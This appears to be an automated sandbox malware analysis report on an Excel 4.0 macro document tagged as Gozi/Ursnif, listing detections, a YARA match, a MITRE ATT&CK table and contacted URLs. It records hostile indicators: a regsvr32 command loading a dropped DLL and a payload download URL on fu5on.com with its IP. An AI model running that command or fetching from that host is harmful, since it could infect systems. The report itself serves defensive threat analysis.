ID: 324300
Sample Name: document-1322008235.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:10:34
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1322008235.xls

Overview

General Information

Sample Name:	document-1322008235.xls
Analysis ID:	324300
MD5:	59022091fba61b5.
SHA1:	18b016bd5694b3..
SHA256:	85a025f978905be.
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:




Detection

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5588 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 4012 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1322008235.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1322008235.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1322008235.xls	37%	Virustotal		Browse
document-1322008235.xls	14%	Metadefender		Browse
document-1322008235.xls	6%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
fu5on.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Virustotal		Browse
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fu5on.com	67.212.179.162	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://login.microsoftonline.com/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://shell.suite.office.com:1443	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://cdn.entity.	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://powerlift.acompli.net	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://cortana.ai	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://api.aadrm.com/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://api.microsoftstream.com/api/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://cr.office.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://graph.ppe.windows.net	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://store.office.cn/addinstemplate	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
